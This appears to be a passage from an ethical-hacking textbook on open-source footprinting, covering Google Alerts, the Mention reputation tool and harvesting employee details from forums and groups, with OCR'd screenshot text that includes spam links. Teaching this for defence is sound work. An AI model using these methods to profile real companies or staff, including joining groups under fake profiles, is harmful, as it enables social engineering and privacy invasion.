
  Google Alerts automatically notifies users when new content from news, websites, blogs, videos, and/or discussion groups matches a set of search terms selected by the user and stored by the Google Alerts service.



microsoft.com

How often: At most once a day
Sources: Automatic
Language: English
Region: Any Region
How many: Only the best results

Figure 2.36: Screenshot of Google Alert


Alert preview

NEWS

2.5 million-plus cybersecurity jobs are open—women can fill them - **Microsoft** Security Blog
Microsoft
To learn more, **Microsoft** Security commissioned a survey to find out what is contributing to the skills shortage gap.

μTransfer: A technique for hyperparameter tuning of enormous neural networks - **Microsoft** Research
Microsoft
We achieved this by showing that a particular parameterization preserves optimal hyperparameters across different model sizes. This is the μ- ...

Microsoft Reaches Out to Startups - Thurrott.**com**
Thurrott
The **Microsoft** Startups Founders Hub platform is now available with reduced eligibility requirements, a new OpenAI API offer, and improved tech ...

Microsoft Releases March 2022 Patch Tuesday Updates - Thurrott.**com**
Thurrott
According to **Microsoft**, the bug could occur when users had folders containing reparsed data that had been synced locally with the OneDrive app for ...

Figure 2.37: Screenshot of Google Alert Preview

- **Tracking the Online Reputation of the Target**

  Online Reputation Management (ORM) is a process of monitoring displays when someone searches for your company's reputation on the Internet. ORM then takes measures to minimize negative search results or reviews. The process helps to improve brand reputation.

  Companies often track the public feedback given to them using ORM tracking tools and then take measures to improve their credibility and retain their customers' trust. For positive online reputation management, organizations will often try to be more transparent over the Internet. This transparency may help the attacker to collect genuine information about the target organization.

  Online Reputation Tracking Tools

  Online reputation tracking tools help us to discover what people are saying online about the company's brand in real time across the web, social media, and news. They help in monitoring, measuring, and managing one's reputation online.


  An attacker may use ORM tracking tools to:

  - Track a company's online reputation
  - Collect a company's search engine ranking information
  - Obtain email notifications when a company is mentioned online
  - Track conversations
  - Obtain social news about the target organization

  Mention

  Source: *https://mention.com*

  Mention is an online reputation tracking tool that helps attackers in monitoring the web, social media, forums, and blogs to learn more about the target brand and industry. As shown in the screenshot, this tool helps attackers in tracking online conversations as they happen, wherever they happen. Using Mention, attackers can have live, up-to-date reports delivered to any email address in real time.


141 mentions • Mention
web.mention.com/en#alert/2402651/g/1
Feed
Add a new alert
SOCIAL
ANALYTICS
Microsoft Office 99+
429 mentions
MENTIONS
Inbox 255
Unread
Priority
Favorites
Archive
Trash
Spam
14 %
UPGRADE
Search in alert history
All Sources
Show 20+ new mentions
Share
Inicio
Nosotros
Servicios
Resultados
Promociones
PAGO EN LÍNEA
Blog de Salud
Citas / Cotización
Entradas recientes
ANTICUERPOS IGG
ESPÍCULA S
TOMOGRAFIA AXIAL
RAYOS X
MEDICINA NUCLEAR
MAMOGRAFÍA
riodm.com
riodm.com/servicios-de-medicina-preventiva-smp/cdc
27/100

... 10 microsoft office ... pc microsoft office ... microsoft office ...

@Microsoft Office 7 May
Microsoft Office
@MichaelparryGh Hi Michael, we've followed up on this via DM

@Amit Radha Krishna Nigam 7 May
Amit Radha Krishna Nigam
@MicrosoftHelps @microsoftcanada @Office It has been over a week since ...

@lawyer 8 May
lawyer
... TO CALL AND EMAIL WITH REFUND @MicrosoftHelps @Microsoft365 @Office

@D•ORIGINAL• 8 May
D•ORIGINAL•
@mar_elam @office of minister Maryam

@D•ORIGINAL• 8 May
D•ORIGINAL•
@mar_elam @Office So hope to be minster one day

@D•ORIGINAL• 8 May
D•ORIGINAL•
@mar_elam @Office I wishes u, all ur hopes nd dreams become true.

@ChrisK 8 May
ChrisK
Hey @Office , aren't you rich enough? https://t.co/5nk1fN4Z5

3336485454 info@grupo-rio.com L - V: 7:00 - 20:00h | S: 7:00 - 15:00h

cdc

2,484 comentarios en "cdc"

AnnasysRag
junio 2, 2021 a las 8:43 am

водолей камни знака зодиака
чароит камень знак зодиака
камень знака зодиака близнец
топаз камень знак зодиака
по знакам зодиака камень

https://bestnewsones.blogspot.com/2021/05/blog-post.html
https://bopsneeews.blogspot.com/2021/05/blog-post.html
https://thenewstipa.blogspot.com/2021/05/blog-post.html

знаки зодиака камень козерога
лев знаки зодиака камень
козерог знак зодиака камни
знака зодиака близнецы камни
камень близнеца знак зодиака

Figure 2.38: Screenshot of Mention

- **Gathering Information from Groups, Forums, and Blogs**

  Many Internet users use blogs, groups, and forums for knowledge sharing purposes. For this reason, attackers often focus on groups, forums, and blogs to find information about a target organization and its people. Organizations generally fail to monitor the exchange of information that employees reveal to other users in forums, blogs, and group discussions. Attackers take this as an advantage and collect sensitive information about the target, such as public network information, system information, and employee personal information. Attackers can register with fake profiles in Google Groups, Yahoo! Groups, and so on. They try to join the target organization's employee groups, where they can obtain personal and company information. Attackers can also search for information in groups, forums, and blogs by Fully Qualified Domain Names (FQDNs), IP addresses, and usernames.

  Employee information that an attacker can gather from groups, forums, and blogs may include:

  - Full name of the employee
  - Place of work and residence
  - Home telephone, cell number, or office number
  - Personal and organizational email address
  - Pictures of the employee residence or work location that include identifiable information
  - Pictures of employee awards and rewards or upcoming goals

